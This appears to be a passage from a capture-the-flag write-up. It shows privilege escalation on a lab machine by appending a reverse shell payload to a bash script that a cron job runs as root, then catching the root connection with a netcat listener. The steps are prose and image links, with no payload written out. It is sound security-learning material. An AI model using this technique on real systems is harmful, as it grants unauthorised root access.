


After getting shell access, I captured the user flag from *jack*'s home directory.




PRIVILEGE ESCALATION


After getting the user flag, I looked at other files present in the home directory and found a bash script and a txt file. The bash script seemed to execute the **id** command and save the output in the txt file.




I viewed the cronjobs and found the bash script was being executed as root user.




Hence I visited **revshells** to get a reverse shell payload and added the payload at the end of the bash script.





I started a **netcat** listener and after a while, received a connection as root user.

Finally, I captured the root flag from the */root* directory.



Happy Hacking :)